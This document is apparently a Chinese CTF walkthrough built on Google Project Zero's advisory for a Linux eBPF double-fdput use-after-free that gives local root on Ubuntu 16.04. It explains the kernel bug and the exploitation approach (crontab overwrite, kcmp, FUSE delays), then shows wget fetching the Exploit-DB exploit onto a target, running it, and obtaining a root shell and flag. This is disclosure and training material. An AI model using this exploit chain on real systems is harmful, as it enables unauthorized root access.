These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first
function that touches the supplied eBPF instructions is
replace_map_fd_with_map_ptr(), which looks for instructions that reference eBPF
map file descriptors and looks up pointers for the corresponding map files.
This is done as follows:

        /* look for pseudo eBPF instructions that access map FDs and
         * replace them with actual map pointers
         */
        static int replace_map_fd_with_map_ptr(struct verifier_env *env)
        {
                struct bpf_insn *insn = env->prog->insnsi;
                int insn_cnt = env->prog->len;
                int i, j;

                for (i = 0; i < insn_cnt; i++, insn++) {
                        [checks for bad instructions]

                        if (insn[0].code == (BPF_LD | BPF_IMM | BPF_DW)) {
                                struct bpf_map *map;
                                struct fd f;

                                [checks for bad instructions]

                                f = fdget(insn->imm);
                                map = __bpf_map_get(f);
                                if (IS_ERR(map)) {
                                        verbose("fd %d is not pointing to valid bpf_map\n",
                                                insn->imm);
                                        fdput(f);
                                        return PTR_ERR(map);
                                }

                                [...]
                        }
                }
                [...]
        }


__bpf_map_get contains the following code:

/* if error is returned, fd is released.
 * On success caller should complete fd access with matching fdput()
 */
struct bpf_map *__bpf_map_get(struct fd f)
{
        if (!f.file)
                return ERR_PTR(-EBADF);
        if (f.file->f_op != &bpf_map_fops) {
                fdput(f);
                return ERR_PTR(-EINVAL);
        }

        return f.file->private_data;
}

The problem is that when the caller supplies a file descriptor number referring
to a struct file that is not an eBPF map, both __bpf_map_get() and
replace_map_fd_with_map_ptr() will call fdput() on the struct fd. If
__fget_light() detected that the file descriptor table is shared with another
task and therefore the FDPUT_FPUT flag is set in the struct fd, this will cause
the reference count of the struct file to be over-decremented, allowing an
attacker to create a use-after-free situation where a struct file is freed
although there are still references to it.

A simple proof of concept that causes oopses/crashes on a kernel compiled with
memory debugging options is attached as crasher.tar.


One way to exploit this issue is to create a writable file descriptor, start a
write operation on it, wait for the kernel to verify the file's writability,
then free the writable file and open a readonly file that is allocated in the
same place before the kernel writes into the freed file, allowing an attacker
to write data to a readonly file. By e.g. writing to /etc/crontab, root
privileges can then be obtained.

There are two problems with this approach:

The attacker should ideally be able to determine whether a newly allocated
struct file is located at the same address as the previously freed one. Linux
provides a syscall that performs exactly this comparison for the caller:
kcmp(getpid(), getpid(), KCMP_FILE, uaf_fd, new_fd).

In order to make exploitation more reliable, the attacker should be able to
pause code execution in the kernel between the writability check of the target
file and the actual write operation. This can be done by abusing the writev()
syscall and FUSE: The attacker mounts a FUSE filesystem that artificially delays
read accesses, then mmap()s a file containing a struct iovec from that FUSE
filesystem and passes the result of mmap() to writev(). (Another way to do this
would be to use the userfaultfd() syscall.)

writev() calls do_writev(), which looks up the struct file * corresponding to
the file descriptor number and then calls vfs_writev(). vfs_writev() verifies
that the target file is writable, then calls do_readv_writev(), which first
copies the struct iovec from userspace using import_iovec(), then performs the
rest of the write operation. Because import_iovec() performs a userspace memory
access, it may have to wait for pages to be faulted in - and in this case, it
has to wait for the attacker-owned FUSE filesystem to resolve the pagefault,
allowing the attacker to suspend code execution in the kernel at that point
arbitrarily.

An exploit that puts all this together is in exploit.tar. Usage:

user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user)

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7


Proof of Concept: https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552
Exploit-DB Mirror: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
翻译
来源:谷歌Project Zero漏洞工单,编号808

## 一、漏洞适用环境
Linux内核版本 **4.4及以上**;
若内核开启编译配置`CONFIG_BPF_SYSCALL`,且运行时内核参数`kernel.unprivileged_bpf_disabled`未手动设为1;
**Ubuntu 16.04默认满足全部条件**。

## 二、漏洞底层原理
当通过`bpf(BPF_PROG_LOAD,...)`加载eBPF程序时,最先解析eBPF指令的函数是`replace_map_fd_with_map_ptr()`:
该函数会检索引用eBPF映射文件描述符的指令,并替换为真实映射文件的内存指针。

核心校验函数`__bpf_map_get`逻辑:
仅校验文件句柄是否为合法eBPF映射,非合法映射就执行`fdput()`释放句柄。

### 致命漏洞点
攻击者传入**非eBPF映射的文件描述符**时:
`__bpf_map_get` 和 `replace_map_fd_with_map_ptr` 会重复执行句柄释放;
若文件描述符表与其他进程共享、携带`FDPUT_FPUT`标记,会导致**文件对象引用计数被过度扣减**;
最终触发 **UAF(释放后重用漏洞)**——文件已被释放,但系统仍保留引用。

附带崩溃POC:`crasher.tar`,可让开启内存调试的内核直接宕机报错。

## 三、漏洞利用提权思路
1. 新建**可写文件句柄**,发起写入请求;
2. 内核校验文件可写权限后、真正落盘写入前,释放该可写文件;
3. 抢占内存空位,新建**只读文件**覆盖原内存地址;
4. 内核后续写入操作,会非法向只读文件写入数据;
5. 典型打法:篡改`/etc/crontab`定时任务,直接拿到root权限。

## 四、提升EXP成功率的关键技巧
1. **内存地址精准判断**
Linux原生系统调用`kcmp`,可直接对比新旧文件句柄的内存地址,确认是否复用漏洞内存;

2. **卡死内核时序(精准控漏洞触发时机)**
利用`writev`系统调用+FUSE用户态文件系统:
挂载自定义FUSE文件系统人为延迟读取,通过`mmap`映射该文件,传给`writev`;
`writev`执行流程中会触发用户内存缺页异常,依赖FUSE响应,攻击者可**无限暂停内核执行**,拿捏漏洞时序;
备选方案:使用`userfaultfd`系统调用实现同样卡死效果。

## 五、成品EXP使用演示(已集成全套逻辑)
漏洞完整利用脚本:`exploit.tar`
运行命令:
./compile.sh
./doubleput

执行回显:

starting writev
woohoo, got pointer reuse
writev返回成功。若生效,60秒内弹出rootshell
检测到SUID提权文件,启动root终端
已获取root最高权限

实测稳定通杀 **Ubuntu 16.04桌面版**。

## 六、官方修复&资源链接
1. 内核修复补丁:
https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7
2. 漏洞崩溃POC附件:
https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552
3. Exploit-DB漏洞工具包下载:
https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip

---
复制下载地址到目标服务器上
到/tmp上
wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip


解压一下
进入目录查看一下

解压一下文件
tar -xvf exploit.tar

进入一下目录

按照之前的步骤
五、成品EXP使用演示(已集成全套逻辑)
漏洞完整利用脚本:exploit.tar
运行命令:
./compile.sh
./doubleput

成功获得root权限

到用户的家目录成功获得flag
翻译:
恭喜你,成功通关!😊
我用心制作了这场挑战,也希望你玩得尽兴。
如果你觉得这些小型靶场还有可以优化的地方,随时都可以告诉我。
照旧惯例:有想法、吐槽、建议,都能去推特私信作者 @DCAU7。
祝你万事顺遂,天天开心!🎉

 浙公网安备 33010602011771号